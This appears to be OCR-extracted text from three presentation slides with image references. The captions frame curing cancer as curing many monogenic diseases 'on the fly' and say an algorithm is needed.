
Curing cancer is like curing many monogenic diseases
...on the fly!


Curing monogenic disease?


Need an algorithm.

